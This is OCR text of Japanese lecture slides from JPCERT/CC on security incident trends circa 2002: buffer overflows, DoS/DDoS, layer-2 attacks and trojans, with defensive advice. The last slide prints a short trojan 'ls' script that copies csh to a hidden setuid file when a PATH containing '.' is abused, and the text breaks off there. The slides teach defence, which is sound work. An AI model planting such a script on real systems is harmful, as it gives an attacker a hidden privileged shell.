セキュリティインシデントの現状とその動向

山口　英
奈良先端科学技術大学院大学
JPCERT/CC

概要


- インターネットとは何か
- ブロードバンドインターネット時代の到来
- 最近のセキュリティインシデントの傾向と手法
- セキュリティ管理の考え方
- セキュリティ機能の高度化とネットワーク設計
  - Firewall を例題に…

Security Incidentの最近の傾向と手法


概要

- 攻撃手法の概観
  - 最近の攻撃の特徴
  - アプリケーションに対するアタックは基本的に除外
    - Cgi-binなどのセキュリティホール
    - Cross Site Scripting (CSS)
    - 特定のアプリケーション・プロトコルに依存した攻撃

Statistics@JPCERT/CC



2002年JPCERT/CCが受け取った報告の分布



最近の動向

- Port Scanning & Probe
  - ほぼ毎日発生.
  - 重大なセキュリティインシデント発生の前には必ず Port scanning が行われているので、その前兆行為として認識しておくべき
- 侵入
  - パスワードクラックによる直接侵入は以前として報告されている
    - しかしながら、最近では使い捨てパスワードの利用や暗号化通信路の利用により、このような侵入は減りつつある
  - 通常はバッファオーバーフローの弱点を利用して、システムに “shell-code” を埋め込み、その実行を狙う
    - サーバにバッファオーバーフローのバグがあると重大な脅威となる
    - 現在流布されている多くの攻撃ツールが、この手法を利用
- SPAM
- Denial of Services (DoS)
  - 攻撃対象に対して大量のトラヒックを送りつけることによりサービス停止
  - 分散型DoSも広がりつつある

最近の攻撃の特徴

- 攻撃手法の高度化が著しい
  - 脆弱性情報が発表されてから48時間後に、当該脆弱性を利用した攻撃が観測されている
  - 攻撃ツールの開発と交換
    - 攻撃ツールを開発するユーザが増えている
    - ツールはインターネット上で交換される
    - 攻撃のための情報交換が積極的に行われている
      - bugtraq
      - 特定のWWWサイトやIRCチャンネル（アングラ系）
  - アマチュアとはいえないレベルのツールが多い
    - 実質的に被害を与えることができるシステムが増えてきている
      - インターネットでの不正アクセスは「愉快犯」的なものが多いというのは、もはや嘘

攻撃の種別（1）

- バッファオーバーフロー系
  - ルータやネットワーク運用のためのシステムに対して直接アクセスし、システムの障害を引き起こそうとする（セキュリティホール）
- DoS系
  - Excessive traffic / request generator
  - WWWサーバやIRCサーバを狙う攻撃が主流
  - 巨大なトラヒックにより中継系が麻痺することも多々発生
- Layer2系
  - 組織内での不正アクセス手段
  - Public access システムでのフィルタすり抜け

攻撃の種別 (2)

- 盗聴＆トロイの木馬
  - 侵入後に行われる活動
- メール
  - SPAMによるメールサーバの過負荷状態
  - DoS攻撃の一種
- Virus
  - ネットワーク伝搬型の広がり


Buffer Overflow Attack (1)

- 近年、最も危険視されているセキュリティホール
  - 外部からサービスを停止させることができる
  - 最悪、外部からプログラムの実行を行うことができる

- 多くのネットワークアプリケーションで発見
  - wuftp, Netscape Enterprise Server, Microsoft IIS, ….
  - データ読み込み時の境界チェック (boundary check) を行わないライブラリ関数の利用によって引き起こされることが多い
  - 古くは Internet Worm (1988) でも利用されている

Buffer Overflow Attack (2)

- Buffer
  - プログラムが(ネットワークから)データを読むこむために用意するメモリ領域
- Boundary Checkをしない関数の利用
  - データのサイズがバッファーのサイズ以下であることをチェックしていないと、バッファーが溢れる
- スタック上に取られたバッファーを溢れさせ、戻りアドレス等を上書き



Buffer Overflow Attack (3)

- ネットワークからアクセスできるポートの処理プロセスにバッファオーバーフローの問題があると、ネットワークを経由してシステムに不具合を起こさせることができる
  - 処理プロセスがどの程度死ぬか
    - 処理用サブスレッドが停止 :被害小さい
    - システム全部がとまるがパケットフォーワードは継続 :被害中
    - 完全機能停止 :被害甚大
- テストを行う方法が面倒
  - Buffer 管理のための”カナリヤ” をしかける
  - バッファオーバーフローを引き起こさず、境界チェックを行うライブラリを使用する
  - どちらも手間は大きく、性能劣化は著しい

Buffer Overflow Attack ㈣

- システム開発の工程管理の問題に帰着する面もある
  - Coding rule
  - Code management process
  - Testing process
  - まじめにエンジニアリング対象として議論すべき


DoS

- Denial of Service Attack
  - 特定のサービスに対してトラヒック（リクエスト）を集中させることで、サービス提供を妨害する
    - 基本的に、ひっきりなしに掛かってくる「ストーカー系いたずら電話」と本質的には変わらない
    - 網側でアクセス制御をしない限り、問題の除去ができない
    - トラヒックが発生する場所の間際でフィルタリングが実施できることが重要
  - IPパケットは脆弱性の塊
    - Source IP address spoofing は常識
    - 送信元がいったい誰であるかを検証する仕掛けはまったく存在しない
      - IP traceback 技術に対する期待
      - オペレーション技術も重要

DDoS （1）

- Distributed DoS Attack
  - 分散型サービス妨害攻撃
  - DoSが持つ「きっぱり」系弱点を克服
  - 攻撃サイトを複数用意して、特定のサイトを潰す
- 2000年2月: Yahoo、CNN、eBay, Amazon など著名サイトが、DDoSによりサービス停止状態に陥る
  - 1999年8月にミネソタ大に対して行われた trinoo による攻撃が最初の大規模な DDoS 攻撃
  - 米国政府も重大な脅威とみなし、FBI等が強力に捜査を展開
  - インターネット業界、セキュリティ業界でも、対抗する技術的方策や、ISP等が協調して対応にあたる可能性などの議論が活発に行われている

DDoS (2)




Zombie
1. 侵入し攻撃プログラムを仕込む
2. 何らかの trigger で攻撃を開始

DDoS (3)


- インターネットで利用されるDNSのトップレベルでのサーバ (root DNS) に対する攻撃 (2002年11月)
  - 世界に分散させた13台の root DNS server
  - 被害は極僅かだった….
    - 数台のサーバにおける処理能力低下
    - インターネット全体としては全く影響が発生しなかった
    - DNSの構造と運用では既にDoS攻撃を折込済み

- 他の重要なサーバでは….
  - 多くのアプリケーションにおいて多くの脅威となっている

Smurf Attack




実際のDoSトラヒック



最近のDoSトラヒック

- WIDE Projectで観測されているもの
  - ブロードバンド化により、エンドユーザが得られる帯域が大きいために、数年前より急激にインパクトが大きい
    - 600Mbpsやそれ以上
    - 毎秒10万フローやそれ以上
  - 下手なルータだと窒息する
    - たとえばPCルータや安いL3スイッチ
- ネットワークシステムに対するDoS
  - アプリケーション・サーバを狙う攻撃が多かった
  - 最近は、ネットワークシステムを狙うものが多い

Out-band Management



Out-band Management

- 制御チャネルは別に確保
  - トラヒック交換と制御の分離
    - L3SWのOSにアクセスできるのは制御チャネルからのみ
    - OSのセキュリティホールを外部に晒さない
    - 通常トラヒックで回線が埋め尽くされても、L3SWにアクセスできる
  - 最近のVLANの一般化で、制御チャネルを設定することは比較的簡単になっている
    - 物理的に完全に別の回線を確保するかどうかは微妙

Layer 2での攻撃

- 物理的にネットワークにアクセスできないと、Layer 2 での攻撃はできないので、この攻撃は 「内なる敵」によって引き起こされる
  - 組織内部者による悪さ
  - ビジター
  - Public access システムにおける悪者

攻撃手法の特徴 (1)

- MAC address 偽造による乗っ取り
  - MAC address filtering によるサービス制限ネットワークで実行
  - 既に使われているMAC address を見つけ出すことで行う
    - Layer 2 スイッチとはいえ、学習が終っていないMACアドレスについてはもれてしまう
    - 基本的にEthernet モニタリングから行う
    - 何の保護もしていない無線 Ethernet や、L2ハブの利用は注意をしながら行うことが必要

攻撃手法の特徴 (2)

- Layer 2 スイッチを単なるハブに変えてしまう
  - 盗聴をしたい場合に実行
  - Layer2スイッチは学習するまではハブと変わりない
    - 常に学習させるようにテーブルを溢れさせておく
      - MACアドレスを多彩に突っ込む
      - トラヒックは大きくならないので、あまり気がつかれない
    - MAC address flooding
      - 実際にツールが存在する
      - 盗聴を同時にするツール

Layer 2 攻撃の教訓

- ネットワークにアクセスされてしまうと….
  - やれることはいくらでもある
  - Layer 2 SW は盗聴できないということは常識としてはいけない
  - 盗聴＋乗っ取りは常套手段

- 物理的にネットワークにアクセスさせない
  - 本当に注意しているサイトでは真剣にやっている
  - ワイヤリング・クロゼットに対するアクセスは厳しい
  - MACアドレス・フィルタリングをポートごとに設定
  - SNMPによるポートマネージメントと警告設定

トロイの木馬 (1)

- システム侵入後に攻撃者によって仕込まれる
  - 他のユーザの権限を盗み出す
  - シェル (shell) の奪取
  - 通常のプログラムの置き換え

- ネットワークからのダウンロードソフトウェアに仕込まれた悪意有るコード(malicious code)
  - 軽率にネットワークからソフトウェアを導入
  - バックドア (backdoor) を作り出したり、システムの挙動がおかしくなったりする
  - 最近の有名なところでは wuftp パッケージのまがい物

トロイの木馬 (2)

PATH=.:/usr/ucb:/usr/bin:/bin

```
% cat ./ls
#!/bin/sh
cp /bin/csh /tmp/hidden/csh$$
chmod 4711 /tmp/hidden/csh$$
/bin/ls $*
